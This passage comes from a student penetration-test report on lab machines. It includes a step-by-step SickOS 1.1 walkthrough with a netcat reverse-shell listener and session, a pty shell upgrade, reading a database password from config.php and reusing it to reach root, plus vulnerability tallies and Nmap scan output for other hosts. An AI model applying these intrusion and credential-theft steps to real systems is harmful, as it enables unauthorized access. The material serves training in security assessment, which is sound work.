
\$error\_a = null;

Shellsh

EncodingNone

Raw


Copy



12. Used netcat on the attacking host to listen for a connection from the target host, successfully establishing a reverse shell.

```
(kali㉿kali)-[~/.../IST_294/Project/SickOS/Exploitation]
└─$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...

```



```
(kali㉿kali)-[~/.../IST_294/Project/SickOS/Exploitatio
n]
$ sudo nc -lvnp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [192.168.13.37] from (UNKNOWN) [192.168.13.4
0] 51754
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP
Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 21:14:56 up 3:59, 0 users, load average: 0.00, 0.95
, 2.28
USER      TTY      FROM          LOGIN@      IDLE   JCP
U    PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

```
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP
Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 21:14:56 up  3:59,  0 users,  load average: 0.00, 0.95
, 2.28
USER      TTY      FROM          LOGIN@      IDLE   JCP
U    PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
SickOs
$ sudo -l
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: 3 incorrect password attempts
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP
Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
$ pwd
/
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue s
tate UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:
00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdi
sc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:18:95:19 brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.40/24 brd 192.168.13.255 scope glob
al eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe18:9519/64 scope link
        valid_lft forever preferred_lft forever
$
```



The following steps outline the process of privilege escalation on the target machine:

13. Identify which commands are available on the target machine for use during privilege escalation, such as Python and su.

```
$ which perl python python2 python3 gcc cc grep wget nc  
netcat sudo su vi vim nano  
/usr/bin/perl  
/usr/bin/python  
/usr/bin/python2  
/usr/bin/gcc  
/usr/bin/cc  
/bin/grep  
/usr/bin/wget  
/bin/netcat  
/usr/bin/sudo  
/bin/su  
/usr/bin/vi  
/usr/bin/vim  
/usr/bin/nano  
$
```

14. Attempt to obtain a proper shell for further exploitation.

```
$ python -c 'import pty;pty.spawn("bin/bash")'  
www-data@SickOs:/$  
  
www-data@SickOs:/$
```

15. Check the bash history and backups, but access was denied due to the restricted user "sickos" having appropriate permissions. As a result, we were unable to view the bash history, passwd, shadow, or copy the shadow file into /tmp.

```
www-data@SickOs:/home/sickos$ cat .bash_history
cat .bash_history
cat: .bash_history: Permission denied
www-data@SickOs:/home/sickos$ cd ~
cd ~
www-data@SickOs:/var/www$ ls
ls
connect.py  index.php  robots.txt  wolfcms
www-data@SickOs:/var/www$ cd ..
cd ..
www-data@SickOs:/var$ ls
ls
backups  cache  crash  lib  local  lock  log  mail  opt
run  spool  tmp  www
www-data@SickOs:/var$ cd backups
cd backups
www-data@SickOs:/var/backups$ ls
ls
apt.extended_states.0  group.bak  passwd.bak
dpkg.status.0         gshadow.bak  shadow.bak
www-data@SickOs:/var/backups$ cat shadow.bak
cat shadow.bak
cat: shadow.bak: Permission denied
www-data@SickOs:/var/backups$ cat passwd.bak
cat passwd.bak
cat: passwd.bak: Permission denied
www-data@SickOs:/var/backups$ cp shadow.bak /tmp/shadow
.txt
cp shadow.bak /tmp/shadow.txt
cp: cannot open 'shadow.bak' for reading: Permission de
nied
www-data@SickOs:/var/backups$
```

16. List the files in the current working directory and find a few interesting files, including a config.php file.

```
www-data@SickOs:/var/www$ ls
ls
connect.py  index.php  robots.txt  wolfcms
www-data@SickOs:/var/www$ cd wolfcms
cd wolfcms
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md  composer.json  docs  index.phpr
obots.txt
README.md  config.php  favicon.ico  public  w
olf
www-data@SickOs:/var/www/wolfcms$
```

17. View the contents of the config.php file and observe root user credentials for the database.

```
www-data@Sick0s:/var/www/wolfcms$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

18. Utilize the root user credentials found in the database configuration file to escalate the current user "sickos" privileges, allowing the use of the su command as root.

```
www-data@Sick0s:/var/www/wolfcms$ su sickos
su sickos
Password: john@123
sickos@Sick0s:/var/www/wolfcms$
```

```
sickos@SickOs:/var/www/wolfcms$ id
id
uid=1000(sickos) gid=1000(sickos) groups=1000(sickos),4
(adm),24(cdrom),27(sudo),30(dip),46(plugdev),111(lpadmin),112(sambashare)
sickos@SickOs:/var/www/wolfcms$ which perl python python2 python3 gcc cc grep wget nc netcat sudo su vi vim nano
no
<cms$ which perl python python2 python3 gcc cc grep
<hon2 python3 gcc cc grep wget nc netcat sudo su vi
vim nano
/usr/bin/perl
/usr/bin/python
/usr/bin/python2
/usr/bin/gcc
/usr/bin/cc
/bin/grep
/usr/bin/wget
/bin/nc
/bin/netcat
/usr/bin/sudo
/bin/su
/usr/bin/vi
/usr/bin/vim
/usr/bin/nano
sickos@SickOs:/var/www/wolfcms$
```

19. Execute the sudo command, now that the user has escalated privileges.

```
sickos@SickOs:/var/www/wolfcms$ sudo su
sudo su
root@SickOs:/var/www/wolfcms#
```

20. Check what actions the user can perform as a sudoer.

```
sickos@SickOs:/var/www/wolfcms$ sudo -l
sudo -l
Matching Defaults entries for sickos on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host
:
    (ALL : ALL) ALL
sickos@SickOs:/var/www/wolfcms$
```

21. Use "sudo su" to become the root user and observe the root bash symbol.

```
sickos@Sick0s:/var/www/wolfcms$ sudo su
sudo su
root@Sick0s:/var/www/wolfcms#
```

22. Change the directory to "home" and list files and directories.

```
root@Sick0s:/var/www/wolfcms# cd ~
cd ~
root@Sick0s:~# pwd
pwd
/root
```

23. View the now-visible bash history and a suspiciously named txt file.

```
root@Sick0s:~# ls -la
ls -la
total 40
drwx----- 3 root root 4096 Dec  6 2015 .
drwxr-xr-x 22 root root 4096 Sep 22 2015 ..
-rw-r--r--  1 root root   96 Dec  6 2015 a0216ea4d5187
4464078c618298b1367.txt
-rw-----  1 root root 3724 Dec  6 2015 .bash_history
-rw-r--r--  1 root root 3106 Apr 19 2012 .bashrc
drwx----- 2 root root 4096 Sep 22 2015 .cache
-rw-----  1 root root   22 Dec  5 2015 .mysql_histor
y
-rw-r--r--  1 root root  140 Apr 19 2012 .profile
-rw-----  1 root root 5230 Dec  6 2015 .viminfo
```

```
root@Sick0s:~# cat .bash_history
cat .bash_history
vi iptable
iptables-restore < iptable
vi serverPython.py
vi index.html
vi /etc/squid3/squid.conf
/etc/init.d/squid3 restart
python serverPython.py &
logout
vi index.html
ls
ps aux | grep python
cd /etc/cron.d
clear
ls
vi new
ls -la ~
vi new
logout
passwd
passwd root
ifconfig
netstat -antp
logout
exit
apt-get install -y squid
apt-get update
apt-get install apache2
apt-get install php5 libapache2-mod-php5 php5-mcrypt
python serverPython.py
ls
cd /var/www/
ls
cd /tmp
clear
ls
tar zxvf w.tar.gz
cd www/
clear
ls
mv css/ /var/www/
mv favicon.ico /var/www/
```

```
reboot
vi a0216ea4d51874464078c618298b1367.txt
passwd
poweroff
cl
history
poweroff
root@SickOs:~#
```

24. Open the txt file, which contains a message stating, "If you are viewing this, you are root."

```
www-data@SickOs:/$ su sickos
su sickos
Password: john@123

sickos@SickOs:/$ sudo su
sudo su
[sudo] password for sickos: john@123

root@SickOs:/# ls
ls
bin  etc      lib      mnt  root  selinux tmp
vmlinuz
boot home    lost+found opt  run  srv   usr
dev  initrd.img media  proc sbin sys   var
root@SickOs:/# cd root
cd root
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this !!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying

root@SickOs:~#
```

The walkthrough of SickOs is completed with root access.

### 5.3. Optimum

The host at the IP address of 10.10.10.8 with the hostname of Optimum has several vulnerabilities as mentioned previously. An attacker can get full access to the host remotely. The vulnerability assessment found one critical, one medium, and three low priority vulnerabilities on this system. This section will demonstrate a full walkthrough of these vulnerabilities.

| Optimum 10.10.10.8 |                        |                |
|--------------------|------------------------|----------------|
| Priority           | Count of Vulnerability | Sum of CVSS v3 |
| Medium             | 1                      | 3.7            |
| Total              | 1                      | 3.7            |

Figure 8. Optimum Count of Vulnerabilities.

### 5.4. Vulnerabilities of Host Buff

The vulnerability assessment found sixteen critical, eleven high, eleven medium, and one low priority vulnerabilities on this system. This system is not mission critical to the client.

| Buff 10.10.10.198 |                        |                |
|-------------------|------------------------|----------------|
| Priority          | Count of Vulnerability | Sum of CVSS v3 |
| Critical          | 16                     | 155.4          |
| High              | 11                     | 83.9           |
| Medium            | 11                     | 62.8           |
| Low               | 1                      | 3.6            |
| Total             | 39                     | 305.7          |

Figure 9. Metasploitable2 Count of Vulnerabilities.

### 5.5. Vulnerabilities of Host Devel

The vulnerability assessment found one critical and one medium priority vulnerabilities on this system. This system is not mission critical to the client.

| Devel 10.10.10.5 |                        |                |
|------------------|------------------------|----------------|
| Priority         | Count of Vulnerability | Sum of CVSS v3 |
| Critical         | 1                      | 10             |
| Medium           | 1                      | 5.3            |
| Total            | 2                      | 15.3           |



Figure 10. Devel Count of Vulnerabilities.

### **5.6. Vulnerabilities of Host Inject**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### **5.7. Vulnerabilities of Host Precious**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### **5.8. Vulnerabilities of Host Soccer**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### **5.9. Vulnerabilities of Host Stocker**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### **5.10. Vulnerabilities of Host Busqueda**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### **5.11. Vulnerabilities of Host Traceback**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### **5.12. Vulnerabilities of Host MetaTwo**

The vulnerability assessment did not find priority vulnerabilities on this system. This system is not mission critical to the client.

### 5.13. Additional Observations of All Hosts

Make three additional observations based on your scan results that the client should undertake immediately to improve their cybersecurity stature.




Figure 11. Hosts with Critical Vulnerabilities.




Figure 12. Mission Critical Systems with Critical Vulnerabilities.

## 6. Conclusion

The comprehensive penetration test conducted on the client's 12 internal systems, with a special focus on the 3 mission-critical systems, has provided valuable insights into the organization's security posture. The assessment has successfully identified a total of 81 vulnerabilities, which have been classified into four priority levels—critical, high, medium, and low—to facilitate efficient remediation efforts. Addressing these vulnerabilities and implementing the recommendations in this report will significantly improve the client's overall security posture, reducing the risk of potential cyberattacks.

The scope of work for this project encompassed a thorough evaluation of the client's security posture, with the primary objective of identifying vulnerabilities in both external-facing domains and internal systems. This involved utilizing various penetration testing methods and tools to evaluate the security posture of the mission-critical systems, prioritize vulnerabilities based on severity and potential impact, and provide actionable recommendations for their mitigation.

Several assumptions were made during the penetration testing process, including the testing team's limited knowledge of the client's internal systems and infrastructure, the use of publicly available data for reconnaissance purposes, and the intention to avoid disrupting the client's normal business operations. The testing process spanned five days, with an additional day allocated to present the findings and recommendations to the client.

The assessment's findings highlight the urgent need for remediation efforts, especially in the mission-critical systems, which accounted for 40 vulnerabilities. By addressing the most severe vulnerabilities first, the client can significantly reduce the risk to their systems and operations. This prioritized approach to remediation, coupled with the actionable

recommendations provided in the report, will empower the client to establish a robust security infrastructure and maintain a strong defense against potential threats.

In summary, the penetration test has revealed critical areas in the client's systems that require immediate attention and improvement. By prioritizing remediation efforts according to the severity of the identified vulnerabilities, and diligently implementing the provided recommendations, the client can effectively enhance their overall security posture. This will result in greater protection for their mission-critical systems, ensuring the organization's resilience against cyber risks and safeguarding its valuable assets.

## 7. Appendix A - Nmap Results

Nmap is a tool that helps people find information about computer systems on a network. It is used during scans and checks to see if there are any weak spots in a client's internal systems. This tool sends out signals to computers and listens for their responses to learn about them. By using Nmap, experts can find out what services are running on a system, which ports are open, and other important details. This helps them understand how the computers are set up, and if there are any problems that could let hackers in (Lyon, 2023). The following results are from individual Nmap scans on each of the client's twelve internal systems.

---

### Metasploitable2 Nmap Results

```
Nmap scan report for 192.168.13.39
Host is up (0.0010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.13.37
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_ 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp     Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain   ISC BIND 9.4.2
|_dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind  2 (RPC #100000)
```

```

| rpcinfo:
|   program version  port/proto service
|   100000 2        111/tcp  rpcbind
|   100000 2        111/udp  rpcbind
|   100003 2,3,4     2049/tcp  nfs
|   100003 2,3,4     2049/udp  nfs
|   100005 1,2,3     55452/tcp mountd
|   100005 1,2,3     58186/udp mountd
|   100021 1,3,4     45871/udp nlockmgr
|   100021 1,3,4     55881/tcp nlockmgr
|   100024 1        33606/udp status
|_  100024 1        35094/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login?
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 61
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, ConnectWithDatabase,
SwitchToSSLAAfterHandshake, SupportsTransactions, SupportsCompression, LongColumnFlag
|   Status: Autocommit
|_  Salt: Cy\@ipv#FvC+Jq{7>rE?
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside
US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2023-04-09T19:23:25+00:00; +7s from scanner time.
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_  VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
6697/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/5.5
8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
35094/tcp open status 1 (RPC #100024)
49509/tcp open java-rmi GNU Classpath grmiregistry
55452/tcp open mountd 1-3 (RPC #100005)

```

55881/tcp open nlockmgr 1-4 (RPC #100021)  
 MAC Address: 00:0C:29:84:B5:20 (VMware)  
 Device type: general purpose  
 Running: Linux 2.6.X  
 OS CPE: cpe:/o:linux:linux\_kernel:2.6  
 OS details: Linux 2.6.9 - 2.6.33  
 Network Distance: 1 hop  
 Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

#### Host script results:

\_clock-skew: mean: 1h20m07s, deviation: 2h18m34s, median: 6s  
 \_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)  
 | smb-security-mode:  
 | account\_used: <blank>  
 | authentication\_level: user  
 | challenge\_response: supported  
 | message\_signing: disabled (dangerous, but default)  
 | smb-os-discovery:  
 | OS: Unix (Samba 3.0.20-Debian)  
 | Computer name: metasploitable  
 | NetBIOS computer name:  
 | Domain name: localdomain  
 | FQDN: metasploitable.localdomain  
 | System time: 2023-04-09T15:22:34-04:00  
 | smb2-time: Protocol negotiation failed (SMB2)

#### TRACEROUTE

HOP RTT ADDRESS

1 1.00 ms 192.168.13.39

#### SickOs Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 17:54 EDT

Nmap scan report for 192.168.13.40

Host is up (0.00060s latency).

Not shown: 65532 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 093d29a0da4814c165141e6a6c370409 (DSA)

| 2048 8463e9a88e993348dbf6d581abf208ec (RSA)

| 256 51f6eb09f6b3e691ae36370cc8ee3427 (ECDSA)

3128/tcp open http-proxy Squid http proxy 3.1.19

|\_ http-server-header: squid/3.1.19

|\_ http-title: ERROR: The requested URL could not be retrieved

8080/tcp closed http-proxy

MAC Address: 00:0C:29:18:95:19 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

#### TRACEROUTE

| HOP | RTT     | ADDRESS       |
|-----|---------|---------------|
| 1   | 0.60 ms | 192.168.13.40 |

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 144.08 seconds

---

#### Optimum Nmap Results

Starting Nmap 7.93 ( <https://nmap.org> ) at 2023-04-12 18:52 EDT

Nmap scan report for 10.10.10.8

Host is up (0.082s latency).

Not shown: 999 filtered tcp ports (no-response)

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

|        |      |      |                          |
|--------|------|------|--------------------------|
| 80/tcp | open | http | HttpFileServer httpd 2.3 |
|--------|------|------|--------------------------|

|\_ http-title: HFS /

|\_ http-server-header: HFS 2.3

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 2012|7|Vista|2008 (91%)

OS CPE: cpe:/o:microsoft:windows\_server\_2012:r2 cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_vista:-  
cpe:/o:microsoft:windows\_vista::sp1 cpe:/o:microsoft:windows\_server\_2008::sp1

Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 (85%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

#### TRACEROUTE (using port 80/tcp)

| HOP | RTT | ADDRESS |
|-----|-----|---------|
|-----|-----|---------|

|   |          |            |
|---|----------|------------|
| 1 | 82.61 ms | 10.10.14.1 |
|---|----------|------------|

|   |          |            |
|---|----------|------------|
| 2 | 82.41 ms | 10.10.10.8 |
|---|----------|------------|

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 40.05 seconds

---

#### Buff Nmap Results

